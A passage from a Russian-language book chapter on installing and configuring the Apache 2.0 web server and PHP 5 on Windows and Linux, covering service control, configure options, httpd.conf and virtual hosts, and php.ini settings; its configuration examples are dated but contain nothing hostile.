После этого будет предложен способ установки (рис. 1.5): типичный (Typical) или выборочный (Custom), позволяющий выбрать компоненты сервера вручную. Следующее окно позволяет выбрать каталог установки сервера (рис. 1.6), по умолчанию это C:\Program Files\Apache Group. После этого мастер установки сообщит о готовности к процессу установки (рис 1.7), и после нажатия кнопки Install будет произведено копирование файлов сервера (рис. 1.8). Если установка прошла успешно, Windows автоматически запустит Apache. По умолчанию вместе с сервером запускается утилита мониторинга работы сервера ApacheMonitor, значок которой помещается в системном трикере (рис. 1.9).




Рис. 1.3. Краткое описание нововведений в версии Apache 2.0




Рис. 1.4. Настройка параметров сервера

Рис. 1.5. Выбор способа установки




Рис. 1.6. Выбор каталога установки Apache




Рис. 1.7. Мастер установки готов к копированию файлов




Рис. 1.8. Завершение установки

Рис. 1.9. Значок утилиты ApacheMonitor в системном трее

Замечание

Работа утилиты ApacheMonitor не влияет на работу сервера, и ее можно отключить. Если далее она потребуется, ее можно найти в подкаталоге bin каталоге установки Apache.

Проверить работоспособность сервера можно, набрав в браузере **http://localhost** (если установка проводилась для локальной машины); в случае успешной установки вы увидите страницу, изображенную на рис. 1.10.




Рис. 1.10. Web-сервер Apache успешно установлен

1.1.2. Управление Apache

В Windows управлять работой сервера Apache можно несколькими способами:

- при помощи утилиты ApacheMonitor;
- используя консоль управления сервисов Windows;
- используя пункты меню **Пуск**;
- из командной строки.

Управление Apache при помощи ApacheMonitor

Для запуска Web-сервера Apache при помощи утилиты ApacheMonitor дважды щелкните на значке программы в системном трее. В появившемся окне, изображенном на рис 1.11, кнопками **Start**, **Stop** и **Restart** можно производить пуск, остановку и перезапуск сервера.




Рис. 1.11. Запуск Apache из трея программ

Управление Apache из консоли управления служб Windows

Если при установке сервера в качестве порта, по которому Apache принимает запросы, был выбран порт 80 (см. рис. 1.4), допускается запуск Apache в качестве сервиса Windows. Для запуска консоли управления выполните команду **Пуск | Настройка | Панель управления | Администрирование | Службы** или нажмите кнопку **Services** в утилите ApacheMonitor. В появившемся окне консоли, показанном на рис. 1.12, следует выбрать сервис Apache2. Контекстное меню позволяет осуществлять запуск, остановку и перезапуск сервиса.

Службы Windows позволяют осуществлять запуск фоновых приложений при старте системы. Для этого необходимо выбрать в контекстном меню сервиса пункт **Свойства** (рис. 1.12) и в появившемся окне (рис. 1.13), в выпадающем списке **Тип запуска** выбрать пункт **Авто**.




Рис. 1.12. Службы Windows

Рис. 1.13. Окно свойства сервиса Apache2

Управление Apache из меню Пуск

Осуществлять пуск, остановку и перезапуск сервера Apache можно из меню **Пуск**. Для этого следует перейти в меню: **Пуск | Программы | Apache HTTP Server | Control Apache Server**. Здесь можно осуществить пуск, остановку и перезапуск сервера путем выбора пунктов **Start**, **Stop** и **Restart**.

Управление Apache из командной строки

Запускать, останавливать и перезапускать сервер Apache из командной строки можно при помощи следующих команд:

- `Apache -k start` (старт);
- `Apache -k restart` (перезапуск);
- `Apache -k stop` или `Apache -k shutdown` (стоп).

Все команды следует выполнять из каталога bin сервера Apache (C:\Program Files\Apache Group\Apache2\bin\).

> **Замечание**
>
> Команды с ключом `-k` являются управляющими командами сервера Apache. Так, команды `Apache -k install` и `Apache -k uninstall` позволяют установить и удалить сервис Apache2.

> **Замечание**
>
> Получить полный список команд управления с их кратким описанием можно, воспользовавшись командой `Apache -help` или обратившись к документации сервера Apache.

Команда `Apache -t` позволяет проверить конфигурационные файлы Apache на предмет наличия синтаксических ошибок. В случае их отсутствия выдается строка `Syntax OK`. Если же в конфигурационных файлах имеются ошибки, то в результате тестирования программа выдаст сообщение об ошибке, к примеру:

```
Syntax error on line 57 of C:/Program Files/Apache Group/Apache2/conf/
httpd.conf:
ServerRoot takes one argument, Common directory of server-related files
```

1.1.3. Установка под Linux

Web-сервер Apache присутствует практически в каждом дистрибутиве Linux, поэтому скорее всего установка его не потребуется. Если при установке дистрибутива пакет, содержащий Apache, не был установлен или требуется ус-

тановка более новой версии сервера, разархивируйте исходные коды Apache в любую папку:

```
tar -xzf apache_x.x.xx.xx.tar.gz
```

Замечание

Установку сервера Apache следует производить, обладая правами root.

При помощи сценария `configure`, входящего в исходные коды, необходимо выполнить конфигурирование кодов перед установкой. Данный сценарий принимает множество параметров, среди которых обязательным для использования является параметр `--prefix`, позволяющий указать путь установки сервера.

В листинге 1.1 приведен пример команды конфигурирования, задающей в качестве каталога установки: /usr/local/apache/, и исключающей поддержку сервером SSI и исполнение CGI-модулей.

```
# cd apache_x.x.xx.xx
# ./configure --prefix=/usr/local/apache/\ --disable-include\
--disable-cgi
```

Возможные параметры сценария `configure` приведены в табл. 1.1. Обычно большинство из этих параметров не используется, и, как правило, необходимо указать лишь значение параметра `prefix` и параметры для разрешения/запрещения установки некоторых модулей, к примеру, как это показано в листинге 1.1.

Таблица 1.1. Основные параметры сценария `configure`

Параметр	Описание параметра
`--prefix=pr`	Устанавливает архитектурно-независимые файлы в pr=/usr/local/apache
`--bindir=dir`	Устанавливает исполняемые файлы пользователей в каталог dir
`--sbindir=dir`	Устанавливает исполняемые файлы администратора в каталог dir
`--libexecdir=dir`	Устанавливает программные файлы в каталог dir
`--datadir=dir`	Устанавливает архитектурно-независимые файлы, доступные только для чтения в каталог dir

Таблица 1.1 (окончание)

Параметр	Описание параметра
`--infodir=dir`	Устанавливает документацию `info` в каталог dir
`--withport=port`	Устанавливает порт `port`, к которому производится обращение
`--enable-debug`	Включает сообщения отладки и компиляции
`--enable-file-cache`	Разрешает кэширование файлов
`--enable-echo`	Включает ECHO-сервер
`--enable-cache`	Включает динамическое кэширование
`--disable-include`	Выключает поддержку SSI-расширений
`--disable-http`	Выключает поддержку HTTP-протокола
`--disable-mime`	Выключает поддержку преобразований расширений файлов в MIME
`--disable-dir`	Выключает обработку запросов на доступ к каталогам
`--enable-headers`	Включает управление HTTP-заголовками
`--enable-tls`	Включает TLS/SSL
`--enable-cgid`	Включает поддержку CGI-сценариев
`--disable-cgi`	Выключает поддержку CGI-сценариев

После настройки исходных кодов следует выполнить команды:

```
# make
# make install
```

Команда `make` произведет компилирования кодов, а команда `make install` — установку скомпилированных файлов в каталог, указанный в параметре `prefix` (см. листинг 1.1).

Управление сервером Apache осуществляется при помощи утилиты `apachectl`. Так, передача в качестве параметра `start` позволяет запустить сервер:

```
# /usr/local/apache/bin/apachectl start
```

Передача в качестве параметров `stop` и `restart` позволяет осуществить остановку и перезапуск сервера.

Проверить работоспособность сервера можно, запустив графический (если работа осуществляется в Window) или текстовый браузер (при работе в консоли):

```
$ lynx http://localhost/
```

Проверить, работает ли в данный момент сервер Apache, можно командой:

```
$ ps aux | grep httpd
```

Если установка прошла успешно, эта команда покажет пять рабочих процессов с одинаковым именем `httpd`.

Для автоматического запуска Apache при старте системы необходимо настроить стартовые сценарии. В RedHat Linux (Fedora Core) следует поместить в каталог /etc/rc.d/init.d/ следующий сценарий с именем `apache`:

```
# cp /usr/local/apache/bin/apachectl /etc/rc.d/init.d/apache
# chmod 755 /etc/rc.d/init.d/apache
```

Эти команды создают исполняемый сценарий оболочки, доступный на всех уровнях загрузки. Затем в /etc/rc.d/rc3.d/ нужно выполнить команду

```
# ln -s ../init.d/apache S99apache
# ln -s ../init.d/apache K01apache
```

Эти две команды создадут символические ссылки в каталоге rc3.d, сообщая системе о необходимости запуска сервера при старте и остановке при завершении работы.

Замечание

Предыдущие команды позволят автоматически запускать сервер Apache при загрузке на третьем уровне (многопользовательский доступ, текстовый режим). Если необходимо запускать Apache и на других уровнях, следует создать символические ссылки в других каталогах, например, rc5.d для уровня 5 (многопользовательский доступ, графическая система Windows).

Замечание

В RedHat (Fedora Core) автоматически установить запуск сервера при старте системы можно, воспользовавшись утилитой `ntsysv`.

1.2. Конфигурирование Web-сервера Apache 2.0.0

1.2.1. Базовая настройка Apache

Для того чтобы Apache помимо HTML-файлов обрабатывал также и PHP-файлы, в строку `text/html` в файле mime.types следует добавить расширение для файлов, содержащих PHP-скрипты (php, phtml):

```
text/html html htm shtml shtm php phtml
```

Основные директивы настройки Apache хранятся в файле httpd.conf, который расположен в каталоге C:\Program Files\Apache Group\Apache2\conf\. Для успешной работы этот файл необходимо настроить:

1. В поле `ServerAdmin` следует указать адрес электронной почты администратора сервера. К примеру:

   ```
   ServerAdmin mymail@yandex.ru
   ```

   Этот адрес будет в дальнейшем показываться в окне браузера в сообщениях об ошибке сервера.

2. В поле `ServerName` (имя сервера) следует ввести имя сервера, по которому к нему будут обращаться машины из сетевого окружения:

   ```
   ServerName Maks
   ```

   В поле корневой директории документов `DocumentRoot` следует указать директорию, где будут храниться собственно файлы, предоставляемые сервером по запросам (HTML- и PHP-файлы):

   ```
   DocumentRoot d:\main\html
   ```

   Замечание

   Хорошим тоном считается выделение для данной директории раздела диска, для которого регулярно производится резервное копирование данных.

3. Директиву `<Directory />`, в которой хранятся установки для всех директорий по умолчанию, следует исправить следующим образом:

   ```
   <Directory />
       Options Indexes FollowSymLinks
       AllowOverride None
   </Directory>
   ```

4. Директивы `Options` и `AllowOverride` применяются к корневому каталогу основного Web-сайта, т. е. к `DocumentRoot`. Теперь откроем доступ к каталогу `DocumentRoot`, поместив следующую директиву:

   ```
   <Directory "d:\main\html">
       Options Indexes FollowSymLinks
       AllowOverride None
       Order allow,deny
       Allow from all
   </Directory>
   ```

   Директива `Options` установлена в значение `FollowSymLinks`, что разрешает Apache следовать символическим связям внутри `DocumentRoot`. Так как разрешен переход только по символическим связям, остальные опции для каждого из используемых подкаталогов необходимо указывать явно.

Значение Indexes этой директивы говорит о том, что указанный каталог и его подкаталоги позволяют индексировать содержимое. Значение None директивы AllowOverride говорит о том, что ни одна из указанных опций не может быть изменена локальным файлом управления доступом.

Замечание

Этот файл указывается директивой AccessFileName и по умолчанию им является htaccess.

5. Затем проверяются директивы allow и deny. Клиент, не соответствующий директиве allow или соответствующий директиве deny, не получает доступ к серверу. Строка Allow from all означает, что разрешен доступ для всех.

6. Если необходимо, чтобы пользователи могли хранить файлы своих сайтов в своем домашнем каталоге, следует убрать комментарии напротив директивы UserDir и указать путь к домашнему каталогу пользователей, например:

```
UserDir "d:\main\html\users"
```

Тогда обращаться к домашним страницам пользователей можно будет по адресу **http://www.url.ru/~user**, где **www.url.ru** — адрес сервера, а **user** — имя пользователя.

7. Если необходимо назначить имена так называемых индексных файлов, которые автоматически будут выданы сервером в случае передачи в адресе только имени папки (например, **http://localhost/dort/**), необходимо их перечислить после директивы DirectoryIndex:

```
DirectoryIndex index.html index.phtml index.php
```

Замечание

Поиск файлов будет производиться в порядке, указанном в директиве DirectoryIndex. То есть если в папке dort присутствуют файлы index.php и index.html, то при передаче серверу запроса **http://localhost/dort/** будет запущен файл index.html.

Замечание

Имена файлов не обязательно могут называться index.*, но это имя является стандартом де-факто.

8. Если предполагается хранение CGI-скриптов в директории, отличной от установленной по умолчанию, то следует изменить директиву ScriptAlias на ScriptAlias /cgi-bin/ "cgidir".

Например:

```
ScriptAlias /cgi-bin/ "d:\main\cgi-bin"
```

Теперь следует настроить блок параметров, начинающийся с `<Directory "d:\main\cgi-bin">`. Здесь хранятся установки CGI-директории (если установлено другое имя, необходимо модифицировать путь). Этот блок может выглядеть следующим образом:

```
<Directory " d:\main\cgi-bin">
  AllowOverride None
  Options ExecCGI
</Directory>
```

Затем необходимо настроить параметр `AddHandler`:

```
AddHandler cgi-script .bat .exe
```

Это позволит Apache рассматривать файлы с расширением exe и bat как CGI-скрипты.

9. Параметр `AddHandler server-parsed` следует установить следующим образом:

```
AddHandler server-parsed .shtml
```

На этом основной этап установки и настройки Apache завершен.

Необходимо перезапустить сервер Apache и проверить работоспособность сервера. Для этого в директории D:/main/html следует создать файл index.html, поместив в него текст HTML-страницы. Если при наборе в строке запроса браузера адреса **http://localhost/index.html** отображается содержимое тестовой страницы — настройка конфигурационного файла прошла успешно.

После настройки основных параметров Apache следует настроить виртуальные хосты, которые обычно расположены в конце файла httpd.conf. Если настройка происходит для локальной машины, следует исправить директиву `NameVirtualHost` следующим образом:

```
NameVirtualHost 127.0.0.1:80
```

Далее следует заменить код, который находится между тегами `<VirtualHost 127.0.0.1:*>` на тот, который приведен ниже (в комментариях над параметрами приведены их описания):

```
# Электронный адрес администратора
ServerAdmin webmaster@host.some_domain.com
# Каталог, в котором расположены файлы сервера
DocumentRoot d:/main/first/
# Имя сервера (пишите любое имя)
ServerName zaks
# Алиасы
ServerAlias localhost
```

```
# Каталог, в который записываются log-файлы; logs - это подкаталог в
# основном каталоге Apache
ErrorLog logs/maks-error.log
CustomLog logs/maks-access.log common
```

При необходимости вы можете добавить в описание виртуального хоста и другие параметры. Все параметры, которые не описаны, наследуются виртуальным хостом от основного. Таким образом, создан один виртуальный хост. Точно так же можно создать второй, третий и т. д.

Замечание

После любых изменений конфигурационного файла http.conf для того, чтобы изменения вступили в силу, необходимо перезапустить сервер Apache.

1.2.2. Установка и настройка PHP 5

Windows

Загрузите с официального сайта PHP (**http://www.php.net**) дистрибутив PHP 5.0.0. На момент написания книги дистрибутив PHP 5.0.0 не содержал мастера установки, поэтому здесь будет описана ручная установка дистрибутива.

Для установки PHP следует создать каталог C:\php и разместить в нем файлы из архива дистрибутива. После этого следует переименовать конфигурационный файл php.ini-dist в php.ini и скопировать его в директорию с системными файлами Windows.

В файле php.ini необходимо установить параметр `extension_dir` равным той директории, в которой находится дистрибутив PHP:

```
extension_dir = "c:\php"
```

Параметру `doc_root` надо передать значение директивы `DocumentRoot` Web-сервера. Например:

```
doc_root = "d:\main\http"
```

Если необходимо использование расширений PHP, уберите комментарий у строк

```
extension = php*.dll
```

Следующим этапом является настройка уровня обработки ошибок PHP, определяемого параметром `error_reporting` конфигурационного файла php.ini. Этот параметр определяет типы ошибок, о которых PHP информирует выводом текстового сообщения в окно браузера. Возможные значения этого параметра приведены в табл. 1.2.

Таблица 1.2. Уровни обработки ошибок PHP

Уровень ошибки	Тип диагностируемой ошибки
E_ERROR	Ошибки обычных функций (критичные ошибки)
E_WARNING	Обычные предупреждения (не критичные ошибки)
E_PARSE	Ошибки синтаксического анализатора
E_NOTICE	Замечания (аномалии в коде, возможные источники ошибок — следует отключить при наличии русского текста в коде, так как для интернациональных кодировок не обеспечивается корректная работа)
E_CORE_ERROR	Ошибки обработчика
E_CORE_WARNING	Предупреждения обработчика
E_COMPILE_ERROR	Ошибки компилятора
E_COMPILE_WARNING	Предупреждения компилятора
E_USER_ERROR	Ошибки пользователей
E_USER_WARNING	Предупреждения пользователей
E_USER_NOTICE	Уведомления пользователей
E_ALL	Все ошибки

Параметр `error_reporting` позволяет устанавливать несколько уровней, используя побитовые флаги, так, уровень

```
error_reporting = E_ALL & ~E_NOTICE
```

позволяет выводить все ошибки, за исключением замечаний.

В отличие от предыдущих версий, в связи с требованиями безопасности, PHP 5 не выводит ряд ошибок в окно браузера, для того чтобы лишняя информация не попала к потенциальному взломщику. Вся информации об ошибках размещается в log-файлах. Для того чтобы осуществлять отладку Web-приложений с выводом сообщений об ошибках в окно браузера, следует установить параметр `display_errors`:

```
display_errors = On
```

Вывод сообщений об ошибках в log-файлы осуществляется установкой параметра `log_errors`:

```
log_errors = On
```

Передача параметрам `display_errors` и `log_errors` значения `Off` позволяет запретить вывод сообщений об ошибках в окно браузера и log-файл соответственно.

Директива `error_log = syslog` позволяет регистрировать ошибки в системном журнале Windows, доступном по пути **Пуск | Настройка | Панель управления | Администрирование | Просмотр событий**.

В конфигурационном файле Web-сервера httpd.conf перед блоком описания виртуальных хостов необходимо добавить следующие строки:

```
AddType application/x-httpd-php phtml php
<Directory "c:\php">
  Options ExecCGI
</Directory>
Action application/x-httpd-php "c:\php\php-cgi.exe"
```

Первая строка из приведенного выше фрагмента конфигурационного файла сообщает серверу Apache, что со скриптами PHP ассоциированы файлы с расширениями phtml и php. Кроме того, в директории, где установлен PHP (C:/php), разрешается запуск CGI-скриптов. При помощи директивы Action в качестве обработчика PHP-скриптов назначается файл php-cgi.php, расположенный в папке C:\php.

Замечание

Начиная с PHP 5 внешняя программа для обработки PHP-скриптов называется не `php.exe`, а `php-cgi.exe`.

На этом установку PHP можно считать завершенной, изменения вступают в силу после перезапуска сервера Apache.

Для тестирования работы PHP можно создать в корневом каталоге, определяемом директивой `DocumentRoot`, файл test.php, в котором следует написать любой небольшой скрипт, например:

```
<?
  echo("Hello, PHP!");
?>
```

Если установка прошла успешно, то при вводе в браузере запроса **http://localhost/test.php** в ответ появится строка `Hello, PHP!`

Замечание

Начиная с пятой версии PHP все расширения по умолчанию отключены. Для того чтобы подключить нужное расширение, необходимо убрать комментарий напротив соответствующей библиотеки расширения в php.ini и перегрузить Web-сервер Apache. Кроме этого, необходимо прописать путь к библиотекам расширений в директиве `extension_dir`: `extension_dir = "C:/php/ext"`.

Linux

Для установки PHP 5 следует разархивировать файлы дистрибутива:

```
# tar -xzf php-5.x.x.tar.gz
```

После этого необходимо создать сценарий для настройки PHP, для чего следует создать файл с именем config.sh и поместить в него следующие строки:

```
./configure\
--with-apxs=/usr/local/apache/bin/apxs\
--with-mysql=/var/lib/mysql/
```

В данном файле следует перечислить все расширения, которые должен поддерживать PHP. В приведенном выше примере вместо параметра вместо `--with-apache` используется `--with-apxs`, необходим, если PHP устанавливается как динамически разделяемый объект, а не статический модуль. В этом случае обновление PHP можно проводить, не компилируя Apache заново. Сохраните файл config.sh и выставите права доступа при помощи команды:

```
# chmod 755 config.sh
```

Затем следует запустить сценарий:

```
./config.sh
```

После этого производим компиляцию и установку PHP, для чего последовательно необходимо выполнить следующие команды:

```
make
make install
```

На этом установку PHP можно считать завершенной. Настройка PHP в Linux аналогична настройке в Windows, файл php.ini обычно расположен в /etc.

1.3. PHP.INI

В этом разделе рассмотрены основные параметры файла php.ini, содержащего установки PHP. Необходимо учитывать, что директивы файла чувствительны к регистру.

1.3.1. Настройки языка

```
engine = On
```

Директива разрешает (`On`) или запрещает (`Off`) работу скриптов на PHP под управлением сервера Apache.

```
short_open_tag = On
```

Директива разрешает (`On`) или запрещает (`Off`) использование коротких тегов `<?`. В противном случае могут использоваться только теги `<?php`.

```
asp_tags = Off
```

Директива запрещает (`Off`) или разрешает (`On`) использование тегов в стиле ASP (`<% %>`).

```
Precision = 12
```

Директива задает число значащих цифр после запятой для чисел с плавающей точкой.

```
output_buffering = 4096
```

